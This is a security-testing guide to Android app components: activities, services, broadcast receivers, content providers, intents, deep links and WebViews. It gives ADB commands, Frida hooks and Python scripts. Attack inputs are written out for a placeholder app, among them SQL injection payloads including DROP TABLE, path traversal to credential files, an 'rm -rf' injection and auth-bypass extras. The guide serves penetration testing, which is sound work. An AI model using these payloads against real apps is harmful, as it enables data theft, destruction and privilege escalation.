Android Component Testing - When Apps Talk Too Much
Overview - Testing the Building Blocks
Android apps are like houses , they're built from components. Activities are rooms, Services are the plumbing, Broadcast Receivers are the doorbells, and Content Providers are the mailboxes. Just like a house can have unlocked doors, Android components can be insecurely configured, allowing unauthorized access.
The Reality:
Most Android vulnerabilities come from: - Exported Components: Activities, Services, Receivers that anyone can access - Insecure Intent Handling: Components that accept untrusted input - Missing Permission Checks: Components that don't verify callers - Intent Injection: Passing malicious data to vulnerable components - Deep Link Vulnerabilities: URLs that trigger insecure behavior
What We're Testing:
- Activities: Can we launch screens we shouldn't? Access admin panels? Bypass authentication?
- Services: Can we trigger background operations? Export data? Execute commands?
- Broadcast Receivers: Can we send malicious broadcasts? Impersonate system intents?
- Content Providers: Can we read private data? SQL injection? Path traversal?
- Intents: Can we manipulate intent data? Inject malicious extras?
- Deep Links: Can we exploit URL handlers? Bypass validation?
The Testing Mindset:
Think like an attacker: - What components are accessible? - What data can I send to them? - What happens if I send unexpected data? - Can I escalate privileges? - Can I access private data?
Prerequisites: Understanding of Android Basics - App Components and ADB Essentials. You need to know what Activities are, what Intents do, and how to use ADB. Without this foundation, you'll be lost.
Table of Contents
- Activities Testing
- Services Testing
- Broadcast Receivers Testing
- Content Providers Testing
- Intents and Intent Filters
- Deep Links Testing
- WebView and JavaScript Bridges
Activities Testing

Activities represent single screens in an Android app's user interface. Testing activities focuses on exported activities that can be launched externally and may accept untrusted input.
Attack Surface: Activities can be vulnerable when they're exported without proper permissions, accept untrusted Intent data, or contain authentication bypasses. An attacker might launch admin activities, access debug screens, or bypass login flows.
Discovering Exported Activities
Using APKTool:
apktool d target.apk -o out
grep -n "exported=\"true\"" out/AndroidManifest.xml
grep -A 5 "activity" out/AndroidManifest.xml | grep -E "exported|name"
Using JADX:
jadx target.apk -d output
grep -r "exported.*true" output/sources/*/AndroidManifest.xml
Using AAPT (Android Asset Packaging Tool):
aapt dump xmltree target.apk AndroidManifest.xml | grep -A 10 "activity"
Launching Activities via ADB
Basic Activity Launch:
adb shell am start -n com.target.app/.MainActivity
Launch with Intent Action:
adb shell am start -a android.intent.action.VIEW \
  -n com.target.app/.ui.DebugActivity
Launch with Extras (String):
adb shell am start -n com.target.app/.ui.LoginActivity \
  --es username admin \
  --es password test123 \
  --ez isAdmin true
Launch with Extras (Bundle):
adb shell am start -n com.target.app/.TargetActivity \
  --es "extra_key" "extra_value" \
  --ei "int_key" 42 \
  --ez "bool_key" true
Launch with Intent Data URI:
adb shell am start -a android.intent.action.VIEW \
  -d "https://target.com/data?id=123" \
  -n com.target.app/.WebActivity
Testing for Common Vulnerabilities
Intent Injection:
# Test for insecure intent handling
adb shell am start -n com.target.app/.Activity \
  --es "url" "file:///data/data/com.target.app/databases/main.db"
Path Traversal in File Selection:
adb shell am start -n com.target.app/.FileActivity \
  --es "filePath" "../../../data/data/com.target.app/shared_prefs/auth.xml"
Privilege Escalation:
# Attempt to escalate privileges through activity extras
adb shell am start -n com.target.app/.AdminActivity \
  --es "role" "admin" \
  --ez "bypassAuth" true
Activity Enumeration Script
#!/usr/bin/env python3
import subprocess
import re

def extract_activities(apk_path):
    """Extract exported activities from APK"""
    result = subprocess.run(
        ['aapt', 'dump', 'badging', apk_path],
        capture_output=True,
        text=True
    )

    activities = []
    for line in result.stdout.split('\n'):
        if 'activity' in line.lower():
            # Parse activity name
            match = re.search(r'name=\'([^\']+)\'', line)
            if match:
                activities.append(match.group(1))

    return activities

def test_activity(package, activity):
    """Test launching an activity"""
    cmd = f"adb shell am start -n {package}/{activity}"
    result = subprocess.run(cmd.split(), capture_output=True, text=True)
    return result.returncode == 0

# Usage
package = "com.target.app"
activities = extract_activities("target.apk")
for activity in activities:
    print(f"Testing: {activity}")
    test_activity(package, activity)
Related reading: See Android Basics - Activities for fundamental concepts.
Services Testing
Services run in the background to perform long running operations. Testing services focuses on exported services that may leak sensitive data or perform unauthorized actions.
Discovering Exported Services
# Using APKTool
grep -A 10 "service" out/AndroidManifest.xml | grep -E "exported|name"

# Using AAPT
aapt dump xmltree target.apk AndroidManifest.xml | grep -A 15 "service"
Starting Services via ADB
Basic Service Start:
adb shell am startservice -n com.target.app/.SyncService
Start Service with Intent:
adb shell am startservice -a com.target.app.ACTION_SYNC \
  -n com.target.app/.SyncService
Start Service with Extras:
adb shell am startservice -n com.target.app/.DataService \
  --es "command" "export_all" \
  --es "destination" "/sdcard/data_dump"
Stopping Services
adb shell am stopservice -n com.target.app/.SyncService
adb shell am force-stop com.target.app  # Force stop entire app
Testing Service Vulnerabilities
Unauthorized Data Export:
# Attempt to force service to export data
adb shell am startservice -n com.target.app/.ExportService \
  --es "output" "/sdcard/sensitive_data.db"
Command Injection:
adb shell am startservice -n com.target.app/.CommandService \
  --es "cmd" "rm -rf /data/data/com.target.app"
Related reading: See Android Basics - Services for service lifecycle and types.
Broadcast Receivers Testing
Broadcast Receivers respond to system-wide broadcast announcements. Testing focuses on exported receivers that may accept malicious broadcasts or leak sensitive information.
Discovering Broadcast Receivers
# Extract receivers from manifest
grep -A 10 "receiver" out/AndroidManifest.xml | grep -E "exported|name|action"

# List all receivers for a package
adb shell cmd package query-receivers com.target.app
Sending Broadcasts
Basic Broadcast:
adb shell am broadcast -a com.target.app.ACTION_TEST
Broadcast with Extras:
adb shell am broadcast -a com.target.app.ACTION_IMPORT \
  --es "file_path" "/sdcard/malicious.json" \
  --ez "bypass_validation" true
System Broadcasts:
# Send BOOT_COMPLETED broadcast
adb shell am broadcast -a android.intent.action.BOOT_COMPLETED

# Send PACKAGE_REPLACED
adb shell am broadcast -a android.intent.action.PACKAGE_REPLACED \
  --es "package" "com.target.app"
Testing for Vulnerabilities
Intent Spoofing:
# Attempt to impersonate system or other apps
adb shell am broadcast -a android.intent.action.VIEW \
  --es "target" "sensitive_action"
Permission Bypass:
# Test if receiver incorrectly validates caller permissions
adb shell am broadcast -a com.target.app.ACTION_ADMIN \
  --es "action" "delete_all_users"
Information Disclosure:
# Monitor logcat for responses
adb logcat -c
adb shell am broadcast -a com.target.app.ACTION_STATUS
adb logcat | grep -i "com.target.app"
Related reading: See Android Basics - Broadcast Receivers.
Content Providers Testing
Content Providers manage access to structured app data. They are prime targets for SQL injection, path traversal, and unauthorized data access.
Discovering Content Providers
Using ADB:
adb shell cmd package query-content-providers com.target.app
From Manifest:
grep -A 15 "provider" out/AndroidManifest.xml | \
  grep -E "authorities|exported|name"
Using AAPT:
aapt dump xmltree target.apk AndroidManifest.xml | \
  grep -A 20 "provider"
Querying Content Providers
Basic Query:
adb shell content query --uri content://com.target.app/items
Query with Selection:
adb shell content query --uri content://com.target.app/users \
  --where "role='admin'"
Query with Projection:
adb shell content query --uri content://com.target.app/items \
  --projection name,value,secret
SQL Injection Testing
Basic SQLi:
# Test for SQL injection in selection parameter
adb shell content query --uri \
  "content://com.target.app/items?id=1' OR '1'='1"
Union-Based SQLi:
adb shell content query --uri \
  "content://com.target.app/users?id=1 UNION SELECT * FROM secrets"
Time-Based SQLi:
adb shell content query --uri \
  "content://com.target.app/data?id=1' AND (SELECT COUNT(*) FROM sqlite_master WHERE type='table' AND tbl_name='users')>0--"
Path Traversal Testing
File Access via Provider:
# Attempt path traversal
adb shell content query --uri \
  "content://com.target.app/file/../../../../data/data/com.target.app/databases/main.db"
Directory Listing:
adb shell content query --uri \
  "content://com.target.app/files/../"
Frida Hook for Content Provider Monitoring
Java.perform(function() {
    var ContentResolver = Java.use('android.content.ContentResolver');

    // Hook query method
    ContentResolver.query.overload(
        'android.net.Uri',
        '[Ljava.lang.String;',
        'java.lang.String',
        '[Ljava.lang.String;',
        'java.lang.String'
    ).implementation = function(uri, projection, selection, selectionArgs, sortOrder) {
        console.log('[ContentProvider Query]');
        console.log('URI: ' + uri);
        console.log('Selection: ' + selection);
        console.log('SelectionArgs: ' + selectionArgs);
        console.log('Projection: ' + projection);

        return this.query(uri, projection, selection, selectionArgs, sortOrder);
    };

    // Hook insert method
    ContentResolver.insert.implementation = function(uri, values) {
        console.log('[ContentProvider Insert]');
        console.log('URI: ' + uri);
        console.log('Values: ' + values);
        return this.insert(uri, values);
    };

    // Hook delete method
    ContentResolver.delete.implementation = function(uri, selection, selectionArgs) {
        console.log('[ContentProvider Delete]');
        console.log('URI: ' + uri);
        console.log('Selection: ' + selection);
        return this.delete(uri, selection, selectionArgs);
    };
});
Testing Script
#!/usr/bin/env python3
import subprocess
import re

def query_content_provider(uri, selection=None):
    """Query content provider"""
    cmd = ['adb', 'shell', 'content', 'query', '--uri', uri]
    if selection:
        cmd.extend(['--where', selection])

    result = subprocess.run(cmd, capture_output=True, text=True)
    return result.stdout

# Test common URIs
test_uris = [
    'content://com.target.app/users',
    'content://com.target.app/items',
    'content://com.target.app/files',
    'content://com.target.app/cache'
]

# SQL Injection payloads
sqli_payloads = [
    "1' OR '1'='1",
    "1' UNION SELECT * FROM secrets--",
    "1'; DROP TABLE users--"
]

for uri in test_uris:
    print(f"\nTesting: {uri}")

    # Normal query
    result = query_content_provider(uri)
    print(f"Normal: {result[:100]}")

    # SQLi tests
    for payload in sqli_payloads:
        test_uri = f"{uri}?id={payload}"
        result = query_content_provider(test_uri)
        if 'error' not in result.lower():
            print(f"Potential SQLi: {payload}")
Related reading: See Android Basics - Content Providers and Storage Testing for comprehensive data extraction techniques.
Intents and Intent Filters
Intents are messaging objects used to communicate between components. Testing intents focuses on insecure intent handling and intent spoofing vulnerabilities.
Intent Types
Explicit Intents:
# Specify exact component
adb shell am start -n com.target.app/.TargetActivity
Implicit Intents:
# Let system resolve component based on action
adb shell am start -a android.intent.action.VIEW \
  -d "https://example.com"
Intent Extras Testing
String Extras:
adb shell am start -n com.target.app/.Activity \
  --es "key" "value" \
  --esn "null_key" \
  --ez "bool_key" true \
  --ei "int_key" 42 \
  --el "long_key" 123456789 \
  --ef "float_key" 3.14
Array Extras:
adb shell am start -n com.target.app/.Activity \
  --esa "string_array" "val1,val2,val3" \
  --eia "int_array" "1,2,3"
Bundle Extras:
adb shell am start -n com.target.app/.Activity \
  --es "bundle_key" "bundle_value"
Intent Filter Testing
Discover Intent Filters:
grep -A 20 "intent-filter" out/AndroidManifest.xml
Test Intent Filters:
# Test VIEW action with different data types
adb shell am start -a android.intent.action.VIEW \
  -d "myapp://profile?id=123"

adb shell am start -a android.intent.action.VIEW \
  -d "https://target.com/deep?param=value"

adb shell am start -a android.intent.action.SEND \
  --es android.intent.extra.TEXT "test data"
Related reading: See Android Basics - Intents for intent fundamentals.
Deep Links Testing
Deep links allow apps to be opened via URLs, enabling web-to-app navigation. Testing focuses on deep link validation, parameter handling, and navigation vulnerabilities.
Discovering Deep Links
From Manifest:
grep -B 5 -A 15 "android.intent.action.VIEW" out/AndroidManifest.xml | \
  grep -E "scheme|host|path"
Using AAPT:
aapt dump xmltree target.apk AndroidManifest.xml | \
  grep -B 10 -A 10 "android.intent.action.VIEW"
Testing Deep Links
Basic Deep Link:
adb shell am start -a android.intent.action.VIEW \
  -d "myapp://open"
Deep Link with Parameters:
adb shell am start -a android.intent.action.VIEW \
  -d "myapp://profile?userId=123&role=admin"
Deep Link with Path:
adb shell am start -a android.intent.action.VIEW \
  -d "myapp://user/123/profile"
Deep Link Fuzzing
#!/usr/bin/env python3
import subprocess

schemes = ['myapp', 'https', 'http', 'custom']
hosts = ['target.com', 'api.target.com', 'app.target.com']
paths = ['/', '/profile', '/user', '/admin', '/debug']

payloads = [
    '../',
    '../../',
    '%2e%2e%2f',
    '..%2f',
    '?param=value',
    '#fragment',
    '&bypass=true'
]

for scheme in schemes:
    for host in hosts:
        for path in paths:
            # Normal deep link
            uri = f"{scheme}://{host}{path}"
            print(f"Testing: {uri}")
            subprocess.run(['adb', 'shell', 'am', 'start',
                          '-a', 'android.intent.action.VIEW', '-d', uri])

            # With payloads
            for payload in payloads:
                test_uri = f"{uri}{payload}"
                subprocess.run(['adb', 'shell', 'am', 'start',
                              '-a', 'android.intent.action.VIEW', '-d', test_uri])
WebView and JavaScript Bridges
WebViews allow apps to display web content. Testing focuses on JavaScript bridge security, file access, and mixed content vulnerabilities.
Discovering WebViews
From Code:
jadx target.apk -d output
grep -r "WebView" output/sources/ | grep -E "addJavascriptInterface|setJavaScriptEnabled"
From Manifest:
grep -i "usesCleartextTraffic\|networkSecurityConfig" out/AndroidManifest.xml
Testing JavaScript Bridges
Frida Hook for JavaScript Interface:
Java.perform(function() {
    var WebView = Java.use('android.webkit.WebView');

    WebView.addJavascriptInterface.implementation = function(obj, name) {
        console.log('[WebView] JavaScript Interface Added:');
        console.log('Name: ' + name);
        console.log('Object: ' + obj);
        console.log('Methods: ' + obj.getClass().getMethods().map(function(m) {
            return m.getName();
        }).join(', '));

        return this.addJavascriptInterface(obj, name);
    };

    WebView.setJavaScriptEnabled.implementation = function(enabled) {
        console.log('[WebView] JavaScript Enabled: ' + enabled);
        return this.setJavaScriptEnabled(enabled);
    };

    WebView.loadUrl.implementation = function(url) {
        console.log('[WebView] Loading URL: ' + url);
        return this.loadUrl(url);
    };
});
Testing File Access
# Test local file access in WebView
adb shell am start -a android.intent.action.VIEW \
  -d "file:///data/data/com.target.app/databases/main.db"
Testing Mixed Content
# Check if cleartext traffic is allowed
grep -i "cleartextTrafficPermitted" out/AndroidManifest.xml
grep -i "cleartextTrafficPermitted" out/res/xml/network_security_config.xml
Related reading: See Network Testing for comprehensive WebView network security testing.
Reporting Findings
When documenting component vulnerabilities:
- Component Type: Activity, Service, Receiver, or Provider
- Export Status: Confirmed exported via manifest analysis
- Attack Vector: Exact ADB command or intent used
- Impact: Data accessed, privilege gained, or action performed
- Evidence: Screenshots, logcat output, extracted data
- Remediation: Secure component or remove export if unnecessary
Related Reading
- Android Basics - App Components - Fundamental component concepts
- Static Analysis - Discovering components via reverse engineering
- Dynamic Analysis - Runtime component testing
- Instrumentation - Using Frida for advanced component testing
- Storage Testing - Testing Content Provider data extraction
This guide is continuously updated with new testing techniques and real world examples.